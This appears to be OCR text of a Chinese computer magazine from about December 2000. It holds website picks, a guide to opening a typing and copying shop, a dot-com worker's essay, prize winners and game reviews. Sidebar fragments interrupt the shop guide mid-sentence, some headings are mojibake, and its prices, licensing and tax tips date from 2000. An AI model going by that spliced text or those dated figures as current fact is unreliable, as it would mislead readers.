在线影院（http://www.ohfilm.com/）——有丰富资源的“电影片库”，简介翔实，对于我们这些工作繁忙没有时间将所有影片一一看过的人来说，实在是选片的好场所。还有可以提供进一步参考的“试片小厅”，足不出户纵览天下大片。

★春节假期别忘身体保健

三九健康网（http://www.999.com.cn/）——节假日许多朋友会暴饮暴食，可是这样放纵会导致许多疾病，如何才能过好一个健康祥和的春节？三九健康网为你提供健康指南。

电脑创业方案之一——打字、复印

"人生的机会就在你的手中"

□本刊记者 贾欣 陈丁里

时间：2000 年 11 月 29 日

地点：人大西门对面小区胡同深处

21 世纪是信息与知识的时代。当代的年青人，他们有着无比炙热的激情和绚丽多彩的理想，他们渴望着用自己的知识与双手去创造属于自己的天地。但是很多的年青人由于信息的封闭、行业门槛的阻隔，没有机会跨入这个充满生机的 IT 行业。电脑与网络的发展使更多的人有机会进入创业者的行列，也许只需要一部电脑、一些设备，你就可以开办一间自己的小公司，实现自己的梦想。我们在这里抛砖引玉为大家介绍一些跟电脑有关，只要具备一定的专业知识就可以实现的创业方案。这些方案你可能觉得没有什么，但是只有深入了解，你才有可能发现其中的奥秘。

当夜幕悄悄地爬上了树梢，醉心客和 CD 的身影又穿行在华灯之间。时隔一年，灌水双熊再次联手为您探得第一手情报资料。这次将为您探得开办"打字、复印"小公司的情报。虽然双熊在编辑部的主意不少，但是真是到了动真格的，两人可就抓了瞎。我们在人民大学西门附近繁华路段，转了半天也没有发现打字、复印的门脸。倒是饭馆的香味勾得我们差点打退堂鼓。经过指点，我们顺着一条漆黑的胡同，七拐八拐才在一个大院里找到贴着打字、复印的小门脸。



我们俩在假装谦让了半天之后，探头探脑地进了屋。好在老板是个好客之人，听得我们的来意之后把我们让进了里屋。俗话说，行家看门道，XX 看热闹。想象中很容易的事情，一聊才发现学问这么多。

一、执照问题　这打字、复印业务往往在我们看来都是在一起的，其实不然。打字业务申请比较容易。去工商局申请一个打字服务中心执照即可。但是如果你有复印业务，那么可就麻烦了。因为复印属于特种行业，是要去公安局申请的，不是很容易申请下来的。而且每台复印机还要登记。如果你的资金实在有限，可以直接去申请注册资金为 5 万元的一个打字服务中心执照，一般二、三个月就能批下来。如果你什么申请流程都不懂，可以去翻翻大众媒体的广告栏目，有一些专门帮助你申请执照的公司。400 —500 元的代办费是正常的。当然如果你的资金比较宽裕，可以申请开办一些注册资金在10万元以上的公司，申请了这样的营业执照，你的业务范围就可以宽范许多，有利于将来的业务开展。

二、税费、发票问题　如果你是打字服务社，根本就不需要财务人员，找个人兼着记账或者自己当出纳就行。你如果要开支票，就要花 2000 元去银行开一个户头，然后到银行用现金换支票。如果公司注册资金多，就能方便地在银行拿到一些空白支票。税收对于打字中心并不是很大的负担，因为你的营收能力差，所以税也没有多少。如果开始每月收入不是很多，就不用每月去交税，攒得多一些一块交就行。

三、成本与费用

1.电脑：一般打字业务用，只要配一台价值在 5000 元以下的机器即可。如果你的业务量大，配置两台机器，也是比较合算的。因为两台机器只需要一个打印共享器就可以共用一台打印机。

2.打印机：一定要买激光打印机，因为速度快、成本低、打出来的表格也漂亮。市场有 2XXX 元钱，如联想、方正的。如果有钱，当然可以配台 HP 的激光打印机。一个硒鼓可能是 300 - 400 元左右，正常业务量下能使半个月左右。

3 复印机：如果你拿到了特许经营的牌子，就可以考虑购置，建议不要图便宜买国产的。3 - 5 万元配置的 CANON 复印机，用于经营还是比较合算的（复印机用久了，会漏光出现黑块的）。还建议你配置一台小型但是质量高的复印机用于对复印要求高的业务。这种业务的特点就是业务量少，复印、装璜需要精美。（价钱当然也要高了）。



4.软件　哪些软件该配，懂得一般电脑常识的您应该知道的。但是如果您的业务对专业排版要求很高，可能就要花5000元左右去买一套正版方正维思软件。

5.打字人员　听到老板介绍，我没想到在北京这种工作类型的人员成本竟然如此之低。试用期一月大概 200 - 300 元，转正后 400 - 500 元，每月再适当付一些加班费。

6.房子　选址对一个以打字、复印业务为主向的公司来

ÓÐ½±：

首届“新科杯”DVD创意大赛——奖品如下：最佳创意奖1名，奖新科掌上型DVD；专家推荐奖5名，奖新科DVD；网友推荐奖10名，奖新科SVCD；发布创意幸运奖100名，赠鼓励奖品；网友评比幸运奖100名，赠纪念奖品。

http://dvd.focus.com.cn/

“网络精彩全接触”有奖征文——每周进行一次网上评选，稿件择优即时在搜狐网站上向大家介绍，同时前五名优秀作者将获得搜狐公司赠送的精美礼品；每周一篇最佳文章刊登在成都商报合作栏目中，作者将得到精美礼品及稿酬。

http://chengdu.sohu.com/culture/xize.htm

搜狐城市:网络精彩全接触有奖征文——来稿只需内容健康，题材新鲜，真实记录您的网络感受，就能参加本次比赛。只要您在发表文章时留下有效联系方式，并注明您所在的城市，即有机会将您的文章发表在当地报纸上，不但有稿酬，还能获得搜狐公司送出的大奖。

http://db.sohu.com/dir/literature/main.asp

中国网络小姐选拔赛——2000年中国网络小姐选拔赛正在报名，您只须进入赛区前100名，即可获“地区网络佳丽”称号，可以申请加入三千佳丽云集的中国网络小姐俱乐部，更有希望入选百名“中国网络佳丽”。

http://www.ctc.net.cn/game/wlxj/index.htm

另类

恋爱女生（完全版）——一个恋爱中可爱的小女生的求爱你怎么能拒绝呢？也许你会拒绝吧，那你就有天灾降临，呵呵呵呵……一个搞笑．整人．浪漫．可爱的小软

007谍报站

□江苏　子竹

件。试着给心爱的人发吧！

http://china.cnet.com/Download/File.html?sid=&Software_Id=200011096835&partner_id=

经典电影洋相集——我国著名导演郑君里曾说过：拍电影就像双手捧着水银。言外之意：稍不留心，不知哪个环节就要出错。许多“大片”出自大师之手，其中不少差错实在贻笑大方。看来我们对名家也不能一味迷信。请看下面的介绍吧。

http://www.cnnews.com/maya/news/whxw/item/2000_11/381335.shtml

线上收看日本漫画——对于哈日族而言，日本漫画一定是个不小的震撼，而面对那些耳熟能详却又陈年的经典漫画，你是否开始觉得看不过瘾？赶快就在线上high一下吧。

http://www.anonet.net/comic2/down/default.asp

日本偶像广告大赏——哈日势力蔓延，许多日本人气偶像和广告也一波波出现在电视银幕中。当季抢手的人气商品皆有偶像代言，印证了偶像魅力锐不可挡。以下就让我们透过广告来看看这些偶像们的风采吧！

http://www.anonet.net/yingyin/guanggao/default.htm

讲，是非常重要的。以北京为例，除非您路子特别多，否则一定不要选街面、繁华地区的房子。这就是为什么醉心客和CD一开始在繁华大街找不着打字、复印门脸的原因。一个十几平米的房子，租金在500元左右是比较合适的。如果你的业务对象是学校，可一定要仔细了解。如果顾客主要是大学学生，一般来说，您这公司就要完蛋了。因为很多学校内部就有打字、复印的服务。比如人民大学内就有10个点，内部互相竞争。复印一张A4纸，你要0.3元、我就要0.2元。你敢0.18元，我就敢0.15元。而且因为利润太少，所以质量也不敢恭维。你如果开在了这样的学校附近，估计就得给拖死。定位于中、小学校、写字楼、居民区都还算好点。当然也可以与其他小公司合伙租房子？、比如和修表的、刻字的等等，还能降低成本。

7.其他　其实一个公司运转起来，日常费用是很多、很杂的。就算中午的盒饭，一个月也是不少钱的，要自己细细核算呀。

四、收入

1.打字：一般一篇A4纸打字加排版收费8元左右，B5纸大概6元左右，这可比按字数收费值，因为一般一页平均在三、四百字左右。不排除字多的，但是你可以给他多排几页呀（理由是为了美观）。另外不要忽略那些家里有电脑，但没有打印机的人。他们可能是自己录入完后，只是上你这里来打印，你可以帮助他将版式再美观一些，收费2-4元比较合适。另外要特别注意外来软盘的安全问题，别因小失大。

2.复印：复印一张A4、B5纸0.4-0.5元比较合适。

3.其他业务：据我们了解核算，如果你光开展打字、复印业务，可能利润会少一些。在大街上能看到的那些打字、复印门脸，往往顺带着做一些刻字、刻铜牌、设计装璜等业务。业务对象可以扩展为名片设计、打简历、打合同、打饭馆的菜单、歌厅的歌单也不少。不要忽视假日消费。比如过年了，如果你能设置出一些打印精美的贺年片，是会有很多学生客户的。暑假时，如果业务不忙，还可以利用空闲的机器，面对小学生开展一些小型培训等业务。关键要自己想出更好的点子来。

五、核算

一个月下来，如果只算打字、复印业务，大概收入可能会在5000-8000元左右。一般要达到有两台录入机器及人员的规模，才能有较高一些的利润。除掉成本及费用，利润应在2000-3000元左右。如果不追加投入，应该在一年左右收回成本比较合适。如果你能开展一些更多的营业项目，利润还会再多一些的。

别小看打字、复印，如果好好经营，也会给你带来一定的物质及精神上的满足与丰收。

我们往后会推出系列专题，如果您有好的点子及经历一定要写信给我们，让它成为大家的财富。

我就是.com“填鸭”

□北京 Oliver

做为一个身处.com的人，常常被别人用惊羡的眼光看来看去。然而又有多少人能体会到这其中的酸甜苦辣呢？

还是让我从头和你说吧！1999年春节后，我开始留心换工作的事了。在一次招聘会上我一眼就看上了那家中国xx网（给人家留点面子吧，不提名也罢）。我把自己的简历递上去，那位招聘大人只是很随意的看了几眼就把我的简历轻轻地、很不屑地扔在了一旁（这一细微的不易让人察觉的动作，我还是看在眼里了），足足有十秒钟他理也没理我，看都不看我一眼。一下子我就被这无理的举动激怒了，我拿了自己的简历，边走边对他说：

“其实我觉得你们也没什么了不起的！！”这时站在那人身后副的总说话了：“小伙子，你过来，我看看你的简历。”

“你的条件确实不符合我们的要求，我们这个频道主编的职位希望招一个有工作经验的人，况且你的计算机水平一般”。

“是的，我是没干过网站，可是我想问一句，那第一个做出网站的人，他做过网站吗？如果都去要求有经验的人才可以来做网站，恐怕现在也看不到有网站诞生了吧？”他们这么无理的对我，我也没什么好话给他们了，也不知道哪来的这些词统统扔了过去，可我还是觉得不解气。“我在报纸、杂志都干过，再到网站干，不过是形式上换换而已……”这哪里是平日里还算谦虚的我说的话？！

也可能就是这么一股子霸气、傲气感染了他，沉吟了一下他对我说：“你说的也有道理，这样吧给你一个面试的机会，不过有很多人竞争这个职位的！”

我简直高兴得快疯了，面试？这有什么难的？不就是报些栏目策划的方案吗？这可难不倒我。果然一轮轮下来我很顺利地如愿以偿了。

真的，现在说起来轻松，可当时我给我的那些哥们儿打电话讨教那些最简单的问题一问就是几个小时。最后他们总是安慰我说“行就行，不行就算了”这言外之意无非就是让我有个思想准备：八成儿没戏。

就这样我迈进了.com的高门槛，带着与我年龄不太符合的轻狂。也许就是这点轻狂让我能在这家网站呆下去了。然而那是多么可怕、漫长的一段日子呀。说实话，我的计算机知识几乎等于零，要我马上就开始进入状态简直是不可能的。就在上班的第二天，我们的一个主管来到我身边再次向我催要栏目的计划，这时他低头一看我那笨拙的手指，惊讶地大声叫到：“怎么你连英文键盘也不熟呀？”我的自尊又一次让我面红耳赤，“不熟怎么了，我一会儿给你不就完了吗？”

这时我旁边的一个漂亮mm走过来对我说：“来你说吧，我给你打。”没用几分钟她就给我打好了，并且笑着和我说：“不用谢我，过些天请客就行了。”那天下班时，她给我一张五笔字型字根表并对我说：“反正你也得从头学，别用全拼了，用五笔吧”……就这样我就昏天黑地的学起来了。记得有一次已经是晚上11点多了，全公司只有我一个人了，我在准备第二天的一些内容。好几夜都是在公司的地毯上凑合，我真想回家去好好睡一觉，可是一想到招聘会上的那一幕，一想到我的那个小主管对我的态度我就又来了精神。可也许是太累了，一不小心一脚踢到了插线板，哎呀天哪我没保存！那天我一直干到深夜2点多。

好在一直让我有点面子的是，我做的栏目人气一天天旺起来了。

人不是机器，况且机器还有个“死机”的时候。我也不知道那些日子是怎么过来的。真的时至今日我仍然感谢那个招聘我的人，以及那个给我脸色看的小主管。不是他们的恶性刺激我可能早就放弃了。当然我永远也忘不了那些放下手中的活，耐心地帮我的人。

刚开始上班那阵子，我老是做梦：好像自己抱着一块从山上滚下来的石头，停不下来。就这样一直一直飞奔下去。我狂喊，救命呀救命！

时至今日，我老是在想那个梦，梦中的我不断地从山上滚下来。也许直到有一天，再没有什么东西“吸引”我了，我才会停下来。

促使我离开这家网站的是一次让我忍无可忍的会议。我们的部门经理宣布：“我们现在做的这个网站准备废弃了。以后我们要做一个新闻网站，我们一定能在年底超过新浪……”这又是他拿所谓的模式来骗我们的老总，可我们那老总就这么又一次地跟着他的节奏走了。说起来就这么简单，在这浮躁的.com烟尘中，这样的人有时竟然比实干家还要受欢迎。

现在的我早已经习惯了这样的工作氛围：即使是有什么事要找离我只有几米远的同事，我一定会用email、OICQ或是电话通知他而很少走过去直接和他面对面地说上几句；一天无数次地刷新自己的信箱看看有无新信；看看同事又用什么新软件了，哎呀不好我又落伍了，赶快学呀！

你看吧，早上起来，总是下了几次决心才可以一猛子起来，疯一样地赶上小巴冲进办公室，除了吃中午饭．喝水．上厕所外就几乎一动不动地坐上近十个小时。有时真说不清这到底是进步呢，还是人被机器所异化？

我老想起那些胖胖的“填鸭”，一天到晚的被人强迫着吃吃吃，吃饱了就关灯睡，一天天地胖下去。而我们呢，一天天一动不动地干干干，看着饭菜一天天地瘦下去……

这就是我——混迹于.com的“填鸭”。

µÚ°ËÆÚ "游戏谜格"有奖活动获奖者名单

感谢电子艺界有限公司北京办事处

申凌云（江苏）	郑　卓（广东）	陈　磊（山东）	高　超（贵州）
胡曙华（上海）	黄　炜（安徽）	谢希泉（广西）	柳立欧（辽宁）
王　硕（北京）	宋田田（江苏）	张　剑（北京）	王天宇（上海）
王普雨（陕西）	李　侠（浙江）	陆元鸿（上海）	曹丽娜（天津）
韩　冰（山东）	赵养朝（陕西）	田　野（贵州）	李金铭（河北）
田　爽（山东）	刘　羽（黑龙江）	龚红梅（甘肃）	赵帝澄（贵州）
苏亦勤（山西）			

□主持人 贾欣

新品上市

飞鹰行动



游戏类型：FPS
游戏制作：Refraction Software
发行公司：金山软件公司西山居
游戏版本：简体中文版
游戏容量：2CD
上市日期：2000年12月中旬
产品价格：38元

这是一个比较特别的游戏，上手比较简单，但任务较有深度，不下点工夫还别想打通。在游戏中你不但要身手敏捷，并且要会驾驶汽车、飞机坦克，还要会隐蔽自己并骗取NPC的信任。比如第一关里我要先换上哨兵的制服，才能进入基地，否则就会像老鼠过街一样人人喊打。然后用一瓶伏特加换个摇把，发动汽车进入敌人基地。要注意，敌人的AI较高，如果他看见同伴被杀，就会向你开枪(你就暴露了)。

《灵魂使者 - 中文版》



游戏类型：角色扮演
出品公司：INFOGRAMES
上市代理：新天地互动多媒体
上市时间：12月1日
游戏容量：2CD
零售价格：50元

游戏采用流行的“暗黑式”战斗方式，并采用可自由旋转、带有高低地形概念的全3D场景。开创性的武器系统及三段攻击系统，使你不但可攻击敌人的不同部位，且每种兵器均有各异的必杀技及不同的针对性，并独创能自行设定武器和魔法组合的连续技系统。游戏中共有总数60余种的5大魔法系，独到的魔法相克设计会使某一系魔法强大时相克系魔法薄弱，使魔法的使用更具技巧。而由Infogrames精心设计的各种任务及巧妙的剧情分支结构，将带给你超高自由度的享受，跌宕起伏的情节将随着你四处的探险而慢慢揭开……

交通巨人



游戏类型：经营模拟
出品公司：JOWOOD
上市代理：百年树人
上市时间：11月15日
游戏容量：1CD
零售价格：48元

交通巨人是以城市的交通经营为主题的。在游戏中，玩家需要处理城乡间的运输调度，而玩家的身份将是以交通顺畅、减低民怨为第一要务的交通部长，或者是需要用交通服务为商品，以利润为最高目标的企业集团的总经理。除了这两种身份的选择之外，游戏还提供了选择地铁系统、巴士系统或是捷运设施来经营你的城市交通。游戏中，玩家要管理的是各种车辆，公路的建设和废弃，新的地铁巴士站的地点设计，政府或者公司的政策制定……总之你要操心的事很多很多，如何合理安排，就要看你经营的手段了。

西线风云



游戏类型：战术战棋
出品公司：take2
上市代理：世纪雷神
上市时间：12月底
游戏容量：1CD
零售价格：38元

《欧洲战场：西线风云》作为TALONSOFT的战争系列游戏之一，对历史上的二战进行了详细的考证，《西线风云》中包含50场历史战役与7个大型会战。TALONSOFT的开发总监BOB MCNAMARA表示，开发小组花了许多精力在实际场景的研究考证，包括意大利地中海特殊的沿岸地形，北欧的湖泊地形，与北非无垠的沙漠地形等等。“两栖作战”在西战线中也占了很重要的一环，所以必须将浅滩.岩岸与障碍物等地形都整合到场景之中。除此之外，玩家在进行两栖登陆作战时，也可以同时运用战舰的炮火支援，以达到更好的登陆效果。不尽如此，空降部队兵种也包含在游戏之中协同作战。

■ 热 门 游 戏 线 报

□广东　小承

为了让大家更好地了解流行市场动态，我们特地安插了 N 个线人，为大家做热门流行游戏的线报。在这里你可以了解到最新、最火的游戏信息。什么？在哪能弄到。你说呢？ ：DDD

1.MechWarrior 4：Vengeance



图1

（机甲争霸战４：复仇之战）

制作公司：Microprose

游戏类型：模拟

光盘数量：2CD

可玩度：　＊＊＊＊

游戏故事沿续３代，从中体会到爱恨情仇，亦会体会到不少叛变、复仇等扣人心弦的情节，游戏中有三十个战役和十五个故事，再加上丰富的人物性格，整个游戏就仿佛一部机甲电影一般，你将如此经历这复仇之战，这就是游戏的主题。从中你将感受到一个更真实庞大的机甲世界，更多的机甲选择，更方便的武器设置，更真实的互动效果，更好的画面表现。（图１）

2.Zeus：Master of Olympus




图2

（宙斯：天堂主人）

制造厂商：Impressions/Sierra Studios

类型类型：策略＋RTS

光盘数量：1CD

可玩度：　＊＊＊

这是一款将古典希腊神话结合即时战略而成的策略游戏。是Impressio公司的城市建造系列的第六套游戏。游戏之内，玩者将扮演宙斯的角色，建造并支配希腊城邦，还可以召唤出英雄和神祉，以对抗外来的魔物及其他国家的攻击。游戏的玩法和《凯撒大帝》差不多，都是先建立市镇的基本建设，当百姓来到这市镇时，便开始踏上大城市之



图3

路。（图2）

3、争战天下

制作发行：圣教士

游戏类型：RTS

光盘数量：2CD

可玩度：　＊＊＊

这是一部以日本历史为背景的即时战略游戏，也就是以日韩大战的真实历史事件为背景，讲述一场惨烈的侵略与反侵略之战。不过游戏是由韩国公司来制作，多少也会有点偏袒吧……玩家一开始有两种兵种可以选择，一是保卫家园的朝鲜兵，另一则是侵略的日本军（听起来已经是有正



图4

邪之分吧）。（图3）

4.Taxi 2

制作发行：UbiSoft

游戏类型：RAC

光盘数量：1CD

可玩度：＊＊＊

这款游戏以法国电影Taxi 2为背景。在玩法上，你将会驾驶戏中主角Daniel的计程车，去完成十二个不同的任务。在任务之中，你将会驾着Daniel的计程车游遍法国的大小城市，包括马赛的大街、巴黎的小巷。在画面方面就比较强差人意了，令人有回到486时代的感觉，游戏的画面质素不能与《Need for Speed》系列相比



图5

较。（图4）

5.Crimson Skies（血色苍穹）

制作厂商：Zipper Interactive

游戏类型：模拟飞行

光盘数量：1CD

可玩度：　＊＊＊

故事发生在1937年海盗支配天空的时候。游戏非常容易上手，因为1937年的飞机操控起来显然很灵活。该游戏以大量的画面效果为特色，并充分地让你设定你的飞机。同时提供了飞行杂志风格的手册，包含很多的飞行窍门和游戏设置背景。还有很酷的爵士风格的CD音轨，给游戏增添了额外的环境效果。



图6

（图5）

6.Rune（北欧神符）

发行公司：Gathering of Developers

游戏类型：动作

光盘数量：1CD

可玩度：　＊＊＊

《Rune》是一款第三人称动作游戏，该游戏采用《虚幻锦标赛》引擎，以挪威的神话传说为背景，故事……设定于北欧的黑暗时代，当时维京人是这片寒冷大陆的统治者，玩家将扮演一位年轻的维京武士Ragnar，与企图毁灭维京族的




图7

敌人作战。（图6）

7.Midtown Madness 2

（城市疯狂赛车2）

发行公司：Microsoft

游戏类型：竞速类


光盘数量：1CD

可玩度：　＊＊＊＊

不同于大家熟悉的《NEED FOR SPEED》系列以竞速为主的赛车玩法，这部《Midtown Madness 2》有着特别的玩法，游戏内的横街窄巷很多，所以要懂得利用捷径，记熟所有道路环境和运用出色快速的行车技巧是赢出赛事的不二法门。而另外的一个特色是，游戏中新增加了九个分别位于伦敦和三藩市的场景，除此之外，还加入了富有地方色彩的的士和消防车。（图7）■

漫步2000年游戏长河

□贵州　Yago





眼看千禧年的步伐已靠近尾声，而年初的喜庆似乎仍然历历在目，在这一年里我们又经历了多少难以忘怀的游戏呢？现在让各位来从头回顾一遍今年内在玩家硬盘上不断出现然后又流逝的那些作品，它们中有的会使我们在某个时候突然产生一丝思念，有的则让多数人不屑一顾地摇头暗笑，而更多的却和它们来时一样，丝毫没有在玩家的心底留下过痕迹。

《救世传说》（NOX）是今年初擦亮玩家双目的第一作，以暴雪《暗黑破坏神2》为竞争目标的它出自老牌大腕西木头之手，这个动作RPG硬件要求不高，声光效果却实实在在，令很多号称显卡杀手的同类汗颜。来自现代时空的主人公杰克必须选择扮演三位主角之一，战士、浪人和魔法师各有专长特技，但他们的目标都是为了重建遗忘权杖并铲除作恶多端的女巫HECUBAH。游戏难度适中，节奏轻快，在普通机器上已经非常流畅。

近年来不断出现游戏作品跨主机平台的移植，世界闻名的日本RPG制作公司史克威尔继《最终幻想七》之后又在今年推出来自PS主机的大作《最终幻想八》。《最终幻想八》虽然在PS上以其迂回多变的剧情和大量精美CG动画而名震天下，不过由史克威尔自行移植的这个PC版实在不能算成功。画面粗糙不说，菜单等控制界面也没有根据电脑玩家的习惯作出相应调整。如果不是有PS版的成功在前和对游戏中大量CG动画的仰慕，估计每个玩家都会以最快的速度将其从硬盘上删除。



电子艺界于四月份推出的《模拟人生》中文版也在国内市场上造成不小轰动，该作的口号是“在游戏中体现人生”。由《模拟城市》的创作者MAXIS开发的《模拟人生》在笔者看来应该算是一个高级的电子宠物型游戏，你甚至可以把它切换到WINDOWS后台运行，小人儿的吃喝拉撒都得玩家操心，养成习惯后就好多了。在游戏里最有趣的是不但可以自行摆设家具，还能随意改变房屋结构，简直就是小时候“办家家”。



有时候听到《古墓丽影》这个名字不知是该皱眉还是微笑，劳拉不断出没在世界各地的风景名胜重复着她的伟大胜利，EIDOS和CORE甚至都不再为他们的毫无创新而羞愧。无法否认直到最新的《历代记》推出时，劳拉仍在玩家中拥有着相当高的人气值。继《最后的发现》和《失落的宝藏》之后，第五集《古墓丽影历代记》基本算是对劳拉光辉一生的回顾，其中不乏新鲜玩意。尽管制作者们口口声声把它作为劳拉的告别演出，但我们着实担心，明年的某个时候会不会又看到劳拉再度现身？

《魔法门英雄8：毁灭者》是魔法门英雄RPG系列的最新作品，也是最后一款沿袭第六集引擎的游戏。几乎和古墓丽影一样，MM系列也在毫无创意中走到了尽头，为重新焕发青春，3DO公司已经决定在下一集作品《魔法门英雄传奇》中凭借LITHTECH引擎带给大家全新的细腻画面。MM8带给我们的只有毫无意义的重复，如果不是该系列的忠实玩家恐怕很难能支撑到通关。



赶在《暗黑破坏神2》之前发售的《冰风峡谷》企图从暴雪公司的手中夺走部分追随者，这款游戏虽然沿袭了《柏德之门》的很多东西，但它显然要更强调动作性一些。不幸的是，事实证明这是一个错误的计划。《柏德之门》家族的长处就在于长而不冗的剧本，庞大复杂的结构设定。《冰风峡谷》舍弃了这些优势打算在动作性方面与强敌决战，结果显然不尽人意。

《弥赛亚》是INTERPLAY旗下另一员大将SHINY所开发的第三人称视

角动作游戏，玩家扮演上帝派遣下凡的小天使鲍勃，面对地球上的罪恶大开杀戒。这个游戏以极其流畅的动作和独特的“附身”创意赢得了一片掌声，手无缚鸡之力的鲍勃只有附身到对手身上才能借助敌人使用武器或完成某些动作。《弥赛亚》是笔者今年第一个熬夜打翻的游戏，感觉跳跃难度较高，其他方面都非常不错。



《孤胆枪手 2》的一代在两三年前曾轰动了整个游戏界，身披滑翔伞装的柯特几乎就是超人的再现。二代比一代多了两位主角，疯癫博士霍金斯和六肢机器狗麦克斯，这个搞笑三人组合与众多滑稽敌人在解救地球的战斗中演绎出一幕幕令人捧腹的肥皂剧。流畅的画面表现和性格丰富的漫画人物使这个游戏无可非议地成为一款值得回味的佳作。



电子艺界的《将军：全面战争》是今年出现的新派即时战略游戏代表作，玩家在日本战国群雄中扮演一位为争夺天下而战的人。与单调的战略界面相比，《将军》的战术场面宏大壮观，每支部队可由上百单位组成，并有多种阵形和战术。《将军》几乎是同期在国内市场推出了中文汉化版，这个英明的决策使它成为了今年国内玩家们脑中铭记最深的游戏之一。

微软的《帝国时代 2 ：征服者》也是年内的一款经典 RTS，虽然没有太多的宣传，但绝对没有任何



人认为这款资料片在走下坡路。除了新增的更多民族、兵种和科技外，在《帝国时代2》中出现的很多弊病都得到妥善解决和改进。《征服者》把整个《帝国时代》系列推到了接近完美的高度，无论是画面、音效还是人工智能上都足以令人赞叹，有了这样的游戏，玩家们的运筹帷幄才能得到更加自由的发挥。

经过一再跳票，我们终于在今年夏天捉住了《暗黑破坏神 2》的尾巴。玩家们迎接这款世纪之作的先是如潮骂声，低解析度的恶劣画面令每一个拥有 17“彩显的玩家不停诅咒着暴雪，很快骂声就消失在一片叮叮当当的砍剁和沉闷的惨叫声中，几乎地球上的每一个角落都有一双布满血丝的眼睛紧盯着画面正中飞奔的英雄。无论如何，《暗黑破坏神 2》的画面精细度都逊色于一代，但庞大的剧情结构和花样百出的武器装备保住了它的王冠，来自各路诸侯的挑战纷纷被击碎，也只有其后出现的《柏德之门2》能够从销售业绩上动摇这个千禧年最佳动作 RPG。



《杀出重围》是那个富有传奇色彩的离子风暴公司的第二部作品，在这个第一人称射击型 RPG 游戏中，玩家扮演联合国反恐怖组织 UNATCO 属下的生化战警 JC 邓唐，这位爷身披风衣，一副墨镜盖住了冷酷的表情，不出手则已，一出手对方非得死一片。细腻入微的画面和多种互动选择带给《杀出重围》很高的重复可玩性，主人公的能力侧重和特长技能使他对每一件事都有截然不同的解决手段，庞大的仿真场景让玩家感觉仿佛真的身在纽约、香港执行特殊任务。

《FAKK2：重金属》的出现让所有正在迷茫的劳拉迷们找到了新方向，这个第三人称动作冒险游戏源自于美国热门漫画，女主人公朱丽叶花容月貌之余身手矫捷也不让劳拉，比起后者来她还多了几分新潮的野性韵味，不过在痛下杀手时姐妹俩都可号称喋血狂花。RITUAL 公司采用《雷神之槌3》引擎制作的这个游戏很值得细细品味，大家会发现朱丽叶在很多方面都与劳拉有异曲同工之妙，如果 CORE 真的下定决心让劳拉退出江湖，她的接班人必定非朱丽叶莫属。



黑暗之中，一头巨兽悄然浮出水面，这就是《柏德之门 2 ：阿曼阴影》。《柏德之门 2 》一脉相承前作所有优点的同时还把它们在各个方面发挥得淋漓尽致，更加错综复杂的庞大剧情和越来越五彩缤纷的魔法动画让玩家只剩下点头的份。最值得称道的是个性作用极其突出的人物角色，主人公在游戏中结识许多 NPC 并结伴同行，这些魔幻世界中的男女有善有恶，他们总会在你最没有想到的时候主动与你攀谈，如果两位男女人物经常互动交流还会有情愫暗生的迹象。遗憾的是目前《柏德之门 2》还只有英文版，庞大的对话量令很多国内玩家望梅止步，等到汉化版上市至少还要一年以后。

《突袭》是来自德国 CDV 公司的另一款即时战略新派作品，用真实两个字来总结它再合适不过。在这个反映二战场面的 RTS 中玩家可以选择盟军、苏军和德军三方逐关决战，二

战中的许多名家兵器，如苏军的喀秋莎火箭炮、美军谢尔曼坦克、德军虎式坦克纷纷登场。它还是所有即时战略游戏中第一款强调火炮重要性的作品，琳琅满目的远程、近程、防空火炮在战场上各显神通，兵种间的相生相克设计也非常符合实际情况。

年初露了一下头的西木头年底赶末班车又推出了《红色警报 2 》，与一代相比这个游戏没有任何令人振奋的东西,除了过关时有好莱坞女星出场的电影片断。和《泰伯利亚之日》一样，这个游戏没有能重振西木头当年的雄风,《红色警报2》甚至没有引起业界人士过多的评价，即使当初发狂痛骂《泰伯利亚之日》的玩家们也都默默目送着这位英雄消逝在时间的长河中。

《三角洲特种部队 3 ：大地勇士》是年底的真正焦点，三代终于可以支持各种 3D 加速卡。游戏中武器装备种类繁多，但在战斗中更多要考虑的却是如何以最小代价完成任务，不可只图把敌人射倒在血泊中的快感。《大地勇士》与前两代作品的最大不同并非武器，而是五位各有特长的男女英雄，他们有的擅长游泳救护，有的力大无穷，有的可千米之外取敌性命而手不颤半分，如何利用这些精英反恐怖战士的特长，配以相应的武器去执行各种极度困难的任务将是 DF 玩家们所面临的一个新挑战。

2000 年国内的游戏制作者们也推出了不少中文作品，良莠不齐中也不乏精品，最显得突出的莫过于《轩辕剑 3》，这个游戏的作者就是当年开发中文 RPG 霸者《仙剑奇侠传》的台湾大宇公司。《轩辕剑 3 》以优雅写意的中国水彩画风格和遍及全球的大手笔场景震撼了所有华语地区的玩家，游戏剧情在唐代的中国、欧洲、波斯等地波澜壮阔地展开，多位主角令人爱恨交织的性格也促进了玩家对游戏的投入。不过后期突然笔锋一转又跳入勇者斗魔王的老套结局中，似乎有点牵强之嫌。这个游戏的 BUG 数量还远没有达到令人反感的地步，惟一不太好的是对机器硬件要求过高。

总体上看，年内出现的不少游戏都为后继作品，除少数能担负起承前继后的重任外其他的纷纷流于庸俗。毕竟大树下面好乘凉，开发公司永远不想赔钱赚吆喝，拉着前作的衣尾继续踏上赚钱路确实是一件保险不保面子的事，不过只要有利益在其中，这种做法永远也不会有结束的日子，我们只能祈祷诸如黑岛工作室之类的精英团体越来越多。另外今年也有许多混合类型作品纷纷杀出，它们以其独特的创意很快获得玩家青睐，你无法精确地指出它们是属于 RPG，还是更像 FPS，亦或更靠近 RTS 一些，这些混血儿的成功是无可辩驳的事实，因此我们可以相信明年会有更多的此类游戏出现。

值得注意的是，越来越多的游戏开始向着网络化的方向发展，虽然到目前为止仅有为数不多的几款在这方









